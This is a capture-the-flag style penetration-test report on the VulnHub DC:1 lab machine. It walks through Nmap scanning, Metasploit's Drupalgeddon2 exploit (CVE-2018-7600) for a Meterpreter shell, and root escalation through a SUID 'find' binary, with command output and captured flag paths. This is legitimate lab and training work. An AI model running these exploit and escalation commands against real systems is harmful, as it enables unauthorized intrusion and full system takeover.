Penetration Test Report – VulnHub DC:1


General Information

Field	Detail
Target System	VulnHub DC:1
Date	April 18, 2025
Pentester	Joshghun Chalabizada
Target IP	10.0.2.5 (example)
Tools Used	Nmap, Metasploit, Bash, Find, Python

1. Reconnaissance

A basic Nmap scan was performed to identify open ports and running services.


nmap -sS -sV -O -oN nmap-scan.txt 10.0.2.5



Open Ports:


Port	Service	Version
22	SSH	OpenSSH 5.x

80	HTTP	Apache 2.2.22



Brute Force Apache 2.2
drupal 7 exploit metaspl
Welcome to Drupal Site
Not secure 10.0.2.5
Drupal Site
Home
User login
Username *
Password *
Create new account
Request new password
Log in
Welcome to Drupal Site
No front page content has been created yet.
Powered by Drupal
Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse
Preserve log Disable cache No throttling
Filter Invert More filters All Fetch/XHR Doc CSS JS Font Img Media Manifest WS Wasm Other
Name
10.0.2.5
system.base.css?pn6csl
system.menus.css?pn6csl
system.messages.css?pn6csl
system.theme.css?pn6csl
field.css?pn6csl
node.css?pn6csl
search.css?pn6csl
user.css?pn6csl
views.css?pn6csl
ctools.css?pn6csl
layout.css?pn6csl
style.css?pn6csl
colors.css?pn6csl
print.css?pn6csl
jquery.js?v=1.4.4
jquery.once.js?v=1.2
drupal.js?pn6csl
logo.png
buttons.png
favicon.ico
favicon.ico
js.js
dom.js
js.js
dom.js
js.js
27 requests 10.7 kB transferred
Headers Preview Response Initiator Timing Cookies
General
Request URL: http://10.0.2.5/
Request Method: GET
Status Code: 200 OK
Remote Address: 10.0.2.5:80
Referrer Policy: strict-origin-when-cross-origin
Response Headers Raw
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
Connection: Keep-Alive
Content-Encoding: gzip
Content-Language: en
Content-Length: 2269
Content-Type: text/html; charset=utf-8
Date: Fri, 18 Apr 2025 12:32:34 GMT
Etag: "1744979554"
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Keep-Alive: timeout=5, max=100
Last-Modified: Fri, 18 Apr 2025 12:32:34 +0000
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
X-Generator: Drupal 7 (http://drupal.org)
X-Powered-By: PHP/5.4.45-0+deb7u14
Request Headers Raw
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,tr;q=0.8,ru;q=0.7,de;q=0.6
Cache-Control: max-age=0
Connection: keep-alive
Cookie: has_js=1
Host: 10.0.2.5
If-Modified-Since: Fri, 18 Apr 2025 12:32:09 +0000
If-None-Match: "1744979529"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)

2. Vulnerability Identification & Initial Access

While browsing the web application on port 80, I discovered that the system was running Drupal 7.x.




Upon further research, I found that Drupal 7.x is vulnerable to a well-known remote code execution vulnerability: Drupalgeddon2 (CVE-2018-7600).



Using Metasploit:

use exploit/unix/webapp/drupal_drupalgeddon2
set RHOST 10.0.2.5
exploit



The exploit was successful and provided me with a Meterpreter session on the target machine.

3. Privilege Escalation

After gaining the Meterpreter shell, I confirmed the current user was not root by running:

whoami

Then I searched for SUID binaries:

find / -perm -u=s -type f 2>/dev/null

Among the results, I found /usr/bin/find with the SUID bit set.

To escalate privileges, I used the following command:

/usr/bin/find . -exec /bin/bash -p \; -quit

4. Flag Capture

To locate all available flags on the system, I ran:

find / -type f -name "flag*.txt" 2>/dev/null

```
meterpreter > shell
Process 21340 created.
Channel 3 created.
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
/usr/bin/find . -exec /bin/bash -p \; -quit

whoami
root


find / -type f -name "flag*.txt" 2>/dev/null
/home/flag4/flag4.txt
/var/www/flag1.txt


find / -type f -name "*flag.txt" 2>/dev/null
/root/thefinalflag.txt
```

Captured Flags:

- /home/flag4/flag4.txt
- /var/www/flag1.txt
- /root/thefinalflag.txt

5. Summary

Step	Status
Service discovery	✅
Vulnerability identification	✅
Initial access	✅

Privilege escalation	✅
Root access	✅
Flag capture	✅

Final Notes

This machine was fully compromised via a publicly known vulnerability in Drupal 7.x (CVE-2018-7600). Using Metasploit, remote code execution was achieved, followed by privilege escalation through a misconfigured SUID binary (`find`). Full system control and flag capture were successfully completed.